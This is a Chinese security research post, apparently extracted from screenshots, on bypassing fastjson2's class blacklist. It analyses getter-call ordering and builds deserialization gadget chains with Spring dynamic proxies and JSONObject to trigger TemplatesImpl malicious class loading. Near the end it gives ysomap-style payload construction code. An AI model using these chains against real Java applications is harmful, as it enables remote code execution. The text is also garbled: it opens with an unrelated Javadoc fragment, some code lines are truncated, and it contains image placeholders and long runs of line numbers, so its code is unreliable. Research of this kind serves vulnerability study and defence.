Returns an array containing Method objects reflecting all the declared methods of the class or interface represented by this Class object, including public, protected, default (package) access, and If this Class object represents a type that has multiple declared methods with the same name and parameter types, but different return types, then the returned array has a Method object for each If this Class object represents a type that has a class initialization method <clinit>, then the returned array does not have a corresponding Method object.
If this Class object represents a class or interface with no declared methods, then the returned array has length 0.
If this Class object represents an array type, a primitive type, or void, then the returned array has length 0.
The elements in the returned array are not sorted and are not in any particular order.
>Returns:
the array of Method objects representing all the declared methods of this class
Throws:
SecurityException - If a security manager, s, is present and any of the following conditions is met:
    • the caller's class loader is not the same as the class loader of this class and invocation of s.checkPermission method with RuntimePermission("accessDeclaredMembers") within this class
    • the caller's class loader is not the same as or an ancestor of the class loader for the current class and invocation of s.checkPackageAccess() denies access to t
Since:
JDK1.1
See The Java™ Language Specification:
8.2 Class Members, 8.4 Method Declarations
```

因此常常会出现有时打通有时打不通的情况，所以后来又对这条链进行了一些改进，这里可以使用 Spring Boot 里一个代理工具类进行封装，使 Jackson 只获取到我们需要的 getter，就实现了稳定利用。

### fastjson的稳定getter调用

相比于jackson在获取getter方法进行调用的不确定性，也即是随机性问题，在fastjson中其对于获得getter方法会进行一次排序，之后通过排序后的顺序进行getter方法调用，其存在getter方法调用的稳定性

### getter调用流程

前面提及到了 BeanUtils.declaredFields 的流程

```
217     if (!record) { record: false
218     BeanUtils.declaredFields(objectClass, field -> {
219         fieldInfo.init();
220         fieldInfo.ignore = ((field.getModifiers() & Modifier.PUBLIC) == 0 || (field.getModifiers() & Modifier.TRANSIENT) != 0);
221
222         FieldWriter fieldWriter = createFieldWriter(objectClass, writerFieldFeatures, provider, beanInfo, fieldInfo, field);  write
223         if (fieldWriter != null) {
224             FieldWriter origin = fieldWriterMap.putIfAbsent(fieldWriter.fieldName, fieldWriter);
225             if (origin != null) {
226                 int cmp = origin.compareTo(fieldWriter);
227                 if (cmp > 0) {
228                     fieldWriterMap.put(fieldWriter.fieldName, fieldWriter);  fieldWriterMap: size = 0
229                 }
230             }
231         }
232     });
233 }
```

其处理的是属性

对于getter方法可以来到 BeanUtils.getters 调用部分

```
236     BeanUtils.getters(objectClass, mixin, beanInfo.kotlin, method -> { objectClass: "class org.postgresql.ds.PGSimpleDataSource"
237         fieldInfo.init();
238         fieldInfo.features |= writerFieldFeatures;
239         fieldInfo.format = beanInfo.format;
240
241         provider.getFieldInfo(beanInfo, fieldInfo, objectClass, method);
242         if (fieldInfo.ignore) {...}
243
244         String fieldName = getFieldName(objectClass, provider, beanInfo, record, fieldInfo, method);
245
246         if (beanInfo.orders != null) {...}
247
248         if (beanInfo.includes != null && beanInfo.includes.length > 0) {
249             boolean match = false;
250             for (String include : beanInfo.includes) {...}
251             if (!match) {
252                 return;
253             }
254         }
255
256         // skip typeKey field
257         if ((beanInfo.writerFeatures & WriteClassName.mask) != 0
258             && fieldName.equals(beanInfo.typeKey)) {
259             return;
260         }
261     });
262 }
```

这里使用了Lambda表达式，当在 BeanUtils#getters 方法中调用 methodConsumer.accept(method) 方法时，才会调用该lambda表达式中的逻辑，接下来我们看看getters方法的实现

```
906     @ public static void getters(Class objectClass, Class mixinSource, boolean kotlin, Consumer<Method> methodConsumer) {
907     >     if (objectClass == null) {...}
908
909     if (Proxy.isProxyClass(objectClass)) {
910         Class[] interfaces = objectClass.getInterfaces();
911         if (interfaces.length == 1) {
912             getters(interfaces[0], methodConsumer);
913             return;
914         }
915     }
916
917     }
918
919     >     if (ignore(objectClass)) {...}
920
921     Class superClass = objectClass.getSuperclass();
922     if (TypeUtils.isProxy(superClass)) {
923         getters(superClass, methodConsumer);
924         return;
925     }
926
927     }
928
929     boolean record = isRecord(objectClass);
930     boolean jdbcStruct = JdbcSupport.isStruct(objectClass);
931
932     String[] recordFieldNames = null;
933     if (record) {...}
```

常规的方式，检查其是否是代理类，则对其代理类接口进行getters方法的调用，之后检查处理的类是否在黑名单中

```
933     >     if (record) {...}
936
937     Method[] methods = methodCache.get(objectClass);
938     <  if (methods == null) {
939         methods = getMethods(objectClass);
940         methodCache.putIfAbsent(objectClass, methods);
941     }
942
943     boolean protobufMessageV3 = superClass != null && "com.google.protobuf.GeneratedMessageV3".equals(superClass.getName());
944
945     for (Method method : methods) {
946         int paramType = method.getParameterCount();
947         >         if (paramType != 0) {...}
948
949         int mods = method.getModifiers();
950         >         if (Modifier.isStatic(mods)) {...}
951
952         >         Class<?> returnClass = method.getReturnType();
```

之后将会调用 `getMethods` 方法获取所有的类方法，并将其写入到`methodCache`缓存中

```
1115     private static Method[] getMethods(Class objectClass) {
1116         Method[] methods;
1117         try {
1118             methods = objectClass.getMethods();
1119         } catch (NoClassDefFoundError ignored) {
1120             methods = new Method[0];
1121         }
1122         return methods;
1123     }
1124 }
```

后续会遍历所有的`method`方法，对于特定类将会跳过，具体可看代码

最后会从所有的方法中匹配到`getter`方法

1. 获取方法名长度
2. 判断其长度是否大于3且以 `get` 开头
3. 判断第四个字母是否是大写
4. 在获取到`getter`方法后，调用 `methodConsumer.accept(method)` 执行lambda表达式的逻辑


```

1045     final int methodNameLength = methodName.length();  methodNameLength: 14
1046     boolean nameMatch = methodNameLength > 3 && methodName.startsWith("get");  nameMatch: true
1047     if (nameMatch) {
1048         char firstChar = methodName.charAt(3);
1049         if (firstChar >= 'a' && firstChar <= 'z' && methodNameLength == 4) {
1050             nameMatch = false;
1051         }
1052     } else if (returnClass == boolean.class || returnClass == Boolean.class || kotlin) {  kotlin: false
1053         nameMatch = methodNameLength > 2 && methodName.startsWith("is");
1054         if (nameMatch) {
1055             char firstChar = methodName.charAt(2);
1056             if (firstChar >= 'a' && firstChar <= 'z' && methodNameLength == 3) {  methodNameLength: 14
1057                 nameMatch = false;
1058             }
1059         }
1060     }
1061
1062     >         if (!nameMatch) {...}
1063
1064     >         if (!nameMatch && mixinSource != null) {...}
1065
1066     >         if (!nameMatch
1067             && objectClass != returnClass
1068             && (!methodName.startsWith("build"))
1069             && fluentSetter(objectClass, methodName, returnClass) != null) {...}
1070
1071     >         if (!nameMatch) {...}
1072
1073     >         if (protobufMessageV3) {...}
1074
1075     methodConsumer.accept(method);  methodConsumer: ObjectWriterCreatorASM$lambda@1812  method: "public"
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111

```

在lambda表达式的逻辑如下：

1. 获取对应getter方法的fileName
2. 获取对应getter方法的返回类型
3. 之后调用 `createFieldWriter` 将getter方法封装为 `FieldWriter`



4. 将fileName和封装的FieldWriter对象映射后存入 `fieldWriterMap` 中


5. 在筛选了所有的getter方法之后，将map内容保存在 ArrayList 中后调用 Collections.sort 对列表中的内容进行排序通过 String#compareTo 方法进行比较，按照属性名的ASCII值进行升序排序

```

364     } else {
365         final FieldInfo fieldInfo = new FieldInfo();
366         Beanutils.getDeclaredFields(objectClass, field -> {
367             fieldInfo.init();
368             FieldWriter fieldWriter = createFieldWriter(objectClass, writerFieldFeatures, provider, beanInfo, fieldInfo, field);
369             if (fieldWriter != null) {
370                 fieldWriterMap.put(fieldWriter.fieldName, fieldWriter);
371             }
372         });
373     }
374     fieldWriters = new ArrayList<>(fieldWriterMap.values());
375
376     handleIgnores(beanInfo, fieldWriters);
377     if (beanInfo.alphabetic) {
378         try {
379             Collections.sort(fieldWriters);
380         } catch (Exception e) {
381             ...
382         }
383     }

```

排序后的列表



```

v  oo fieldWriters = {ArrayList@2254}  size = 91
>   0 = {FieldWriterStringMethod@2258} "URL"
>   1 = {FieldWriterBoolMethod@2341} "adaptiveFetch"
>   2 = {FieldWriterInt32Method@2317} "adaptiveFetchMaximum"
>   3 = {FieldWriterInt32Method@2342} "adaptiveFetchMinimum"
>   4 = {FieldWriterBoolMethod@2305} "allowEncodingChanges"
>   5 = {FieldWriterStringMethod@2334} "applicationName"
>   6 = {FieldWriterStringMethod@2310} "assumeMinServerVersion"
>   7 = {FieldWriterEnumMethod@2267} "autosave"
>   8 = {FieldWriterBoolMethod@2329} "binaryTransfer"
>   9 = {FieldWriterStringMethod@2307} "binaryTransferDisable"
>   10 = {FieldWriterStringMethod@2311} "binaryTransferEnable"
>   11 = {FieldWriterInt32Method@2321} "cancelSignalTimeout"
>   12 = {FieldWriterBoolMethod@2345} "cleanupSavePoints"
>   13 = {FieldWriterBoolMethod@2313} "cleanupSavepoints"
>   14 = {FieldWriterBoolMethod@2300} "columnSanitiserDisabled"
>   15 = {FieldWriterInt32Method@2264} "connectTimeout"
>   16 = {FieldWriterObjectMethod@2260} "connection"

```

总结下来的fastjson中对于getter方法的处理流程如下：

1. 调用 `getMethods` 方法获取所有的类方法
2. 根据规则筛选getter方法
3. 将筛选的getter方法按照升序的顺序进行排序调用

则，若在我们需要调用的getter方法之前存在有会造成错误的getter方法，将会导致抛出异常，进而不能够成功调用我们所需的getter方法

## 失败的Bypass

最开始考虑到是否可以采用之前处理jackson的不稳定getter调用时的方式，使用动态代理的方式，代理特定类，使得在获取getter是不会获取到其他易受干扰的Getter方法

例如jackson的：

```

AdvisedSupport advisedSupport = new AdvisedSupport();
advisedSupport.setTarget(templates);
Constructor constructor = Class.forName("org.springframework.aop.framework.JdkDynamicAopProxy").getConstructor(A
constructor.setAccessible(true);
InvocationHandler handler = (InvocationHandler) constructor.newInstance(advisedSupport);
Object proxy = Proxy.newProxyInstance(ClassLoader.getSystemClassLoader(), new Class[]{Templates.class}, handler)

```

1. 构造一个 `JdkDynamicAopProxy` 类型的对象，将 `TemplatesImpl` 类型的对象设置为 `targetSource`
2. 使用这个 `JdkDynamicAopProxy` 类型的对象构造一个代理类，代理 `javax.xml.transform.Templates` 接口
3. JSON 序列化库只能从这个 `JdkDynamicAopProxy` 类型的对象上找到 `getOutputProperties` 方法
4. 通过代理类的 `invoke` 机制，触发 `TemplatesImpl#getOutputProperties` 方法，实现恶意类加载

源自：<https://xz.aliyun.com/t/12846>

通过分析 `getParentLogger` 来自类 `CommonDataSource`，而 `getPooledConnection` 来自类 `ConnectionPoolDataSource`

```

m  getParentLogger(): Logger →CommonDataSource
m  getPassword(): String
m  getPooledConnection(): PooledConnection ↑ConnectionPoolDataSource
m  getPooledConnection(String, String): PooledConnection ↑ConnectionPoolDa

```

好巧不巧的，类 `ConnectionPoolDataSource` 是继承了 `CommonDataSource` 类的，若我们代理前者仍在存在 `getParentLogger` 这一个干扰 Getter 方法，若我们代理后者，其又不存在我们需要的 `getPooledConnection` 方法，则采用这种方式行不通

但是，这里仅仅是在 `DriverAdapterCPDS#getPooledConnection` 不存在这类绕过方式，若遇到其他类似的因为 getter 排序导致的 getter 调用不稳定失败的情况，且导致失败的 getter 方法同我们需要的 getter 方法属于不同两个类或者接口，我们可以采用这种绕过方法进行处理

## 动态代理的绕过方式

### JdkDynamicAopProxy

这个 idea 感觉确实不错，通过上述的一系列分析，若类为代理类，则其只会将代理的接口类进行黑名单检查，并不会对代理的具体对象进行黑名单检查

```

906  @
907  >     public static void getters(Class objectClass, Class mixinSource, boolean kotlin, Consumer<Method> methodConsumer) {
910
911      if (objectClass == null) {..}
912
913      if (Proxy.isProxyClass(objectClass)) {
914          Class[] interfaces = objectClass.getInterfaces();
915          if (interfaces.length == 1) {
916              getters(interfaces[0], methodConsumer);
917              return;
918          }
919      }


```

则我们可以采用解决 jackson getter 调用不稳定的方式，使用 `JdkDynamicAopProxy` 进行 `TemplateImpl` 对象的代理，特别的我们需要的 `getOutputProperties` 方法在 `Template` 接口中，该接口并不在黑名单内，能够进行绕过

```

@Override
public Object pack(Object obj) throws Exception {
    // JdkDynamicAopProxy
    AdvisedSupport as = new AdvisedSupport();
    as.setTargetSource(new SingletonTargetSource(obj));
    Object o = ReflectionHelper.newInstance("org.springframework.aop.framework.JdkDynamicAopProxy", new Class[]{});
    Proxy proxy = (Proxy) Proxy.newProxyInstance(Proxy.class.getClassLoader(), new Class[]{Templates.class}, (InvocationHandler)
        invocation) {
        @Override
        public Object invoke(Object proxy, Method method, Object[] args) throws Throwable {
            if (method.getName().equals("toString")) {
                return "Object[" + method.getName() + "]";
            }
            return method.invoke(proxy, args);
        }
    };
    Map<String, Object> map = new HashMap<>();
    map.put("ysomap", proxy);
    return PayloadHelper.makeReadObjectToStringTrigger(map);
}

```



## AutowireUtils\$ObjectFactoryDelegatingInvocationHandler

这个代理类在Spring1链子中有所使用，和 `JdkDynamicAopProxy` 类似，也能够反射调用方法，但是缺点在于其对象来自于 `this.objectFactory.getObject()` 的返回，需要找到能够返回恶意对象的代理类对 `objectFactory` 进行代理

参考一的作者找到了使用本身的`JSONObject`就可以实现这类代理，简单看看 `JSONObject#invoke` 的实现，是如何进行特定对象的返回的

```

1394     @SuppressWarnings({"rawtypes", "unchecked"})
1395     public Object invoke(Object proxy, Method method, Object[] args) throws Throwable {
1396         final String methodName = method.getName();
1397         int parameterCount = method.getParameterCount();
1398
1399         Class<?> returnType = method.getReturnType();
1400         if (parameterCount == 1) {...}
1401
1402         if (parameterCount == 0) {
1403             if (returnType == void.class) {
1404                 throw new JSONException("This method '" + methodName + "' is not a getter");
1405             }
1406
1407             String name = getJSONFieldName(method);
1408
1409             Object value;
1410             if (name == null) {
1411                 name = methodName;
1412                 boolean with = false;
1413                 int prefix;
1414                 if ((name.startsWith("get") || (with = name.startsWith("with"))))
1415                     && name.length() > (prefix = with ? 4 : 3)
1416             } {
1417                 char[] chars = new char[name.length() - prefix];
1418                 name.getChars(prefix, name.length(), chars, dsBegin: 0);
1419             }
1420         }
1421     }

```

```

1455     char[] chars = new char[name.length() - prefix];
1456     name.getChars(prefix, name.length(), chars, dstBegin: 0);
1457     if (chars[0] >= 'A' && chars[0] <= 'Z') {
1458         chars[0] = (char) (chars[0] + 32);
1459     }
1460     String fieldName = new String(chars);
1461     if (fieldName.isEmpty()) {
1462         throw new JSONException("This method '" + methodName + "' is an illegal getter");
1463     }
1464
1465     value = get(fieldName);
1466     if (value == null) {
1467         return null;
1468     }

```

```

1512             throw new JSONException("This method '" + methodName + "' is not a getter");
1513         }
1514     } else {
1515         value = get(name);
1516         if (value == null) {
1517             return null;
1518         }
1519     }
1520
1521     > if (!returnType.isInstance(value)) {...}
1522
1523     return value;
1524 }
1525
1526 throw new UnsupportedOperationException(method.toGenericString());

```

过程也是非常简单，这里将会对传入的方法进行处理，比如我们需要使得在调用 `getObject` 过程中返回我们的恶意对象 `TemplateImpl`，在 `JSONObject#invoke` 中将会根据getter方法的格式获取对应的属性名，这里也就是 `object`，之后通过调用 `get()` 方法从传入的map中获取对应的value值，最后将其进行返回，流程很简单

这也能完整形成一个Gadgets


```

@Override
public Object pack(Object obj) throws Exception {
    // JSONObject: 用来代理ObjectFactoryDelegatingInvocationHandler#invoke中的factory属性，使得调用getObject返回恶意
    Map<String, Object> objectMap = PayloadHelper.createMap("object", obj);
    Object JsonObject = ReflectionHelper.newInstance("com.alibaba.fastjson2.JSONObject", new Class[]{Map.class},
        Proxy proxy1 = (Proxy) Proxy.newProxyInstance(Thread.currentThread().getContextClassLoader(), new Class[]{Obj
    // AutowireUtils$ObjectFactoryDelegatingInvocationHandler: 代理Templates接口，被调用getOutputProperties方法
    Object o1 = ReflectionHelper.newInstance("org.springframework.beans.factory.support.AutowireUtils$ObjectFacto
    Proxy proxy2 = (Proxy) Proxy.newProxyInstance(Proxy.class.getClassLoader(), new Class[]{Templates.class}, (In

    JSONObject map = new JSONObject();
    map.put("ysomap", proxy2);
    return PayloadHelper.makeReadObjectToStringTrigger(map);
}

```

```
1  @Override
2  public Object pack(Object obj) throws Exception {
3      // JSONObject: 用来代理ObjectFactoryDelegatingInvocationHandler#invoke中的factory属性，使得调用getObject返回恶意TemplateImpl
4      Map<String, Object> objectMap = PayloadHelper.createMap( key: "object", obj);
5      Object JsonObject = ReflectionHelper.newInstance( classname: "com.alibaba.fastjson2.JSONObject", new Class[]{Map.class}, objectMap);
6      Proxy proxy1 = (Proxy) Proxy.newProxyInstance(Thread.currentThread().getContextClassLoader(), new Class[]{ObjectFactory.class}, (InvocationHandler
7          // AutowireUtils$ObjectFactoryDelegatingInvocationHandler: 代理Templates接口，被调用getOutputProperties方法
8          Object o1 = ReflectionHelper.newInstance( classname: "org.springframework.beans.factory.support.AutowireUtils$ObjectFactoryDelegatingInvocationHandler"
9          Proxy proxy2 = (Proxy) Proxy.newProxyInstance(Proxy.class.getClassLoader(), new Class[]{Templates.class}, (InvocationHandler) o1,
10
11         JsonObject map = new JSONObject();
12         map.put("yomap", proxy2);
13         return PayloadHelper.makeReadObjectToStringTrigger(map);
14     }
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
```



## 参考

[https://mp.weixin.qq.com/s/gI8lCAZq-8IMsMZ3\\_uWL2Q](https://mp.weixin.qq.com/s/gI8lCAZq-8IMsMZ3_uWL2Q)

<https://xz.aliyun.com/t/12846>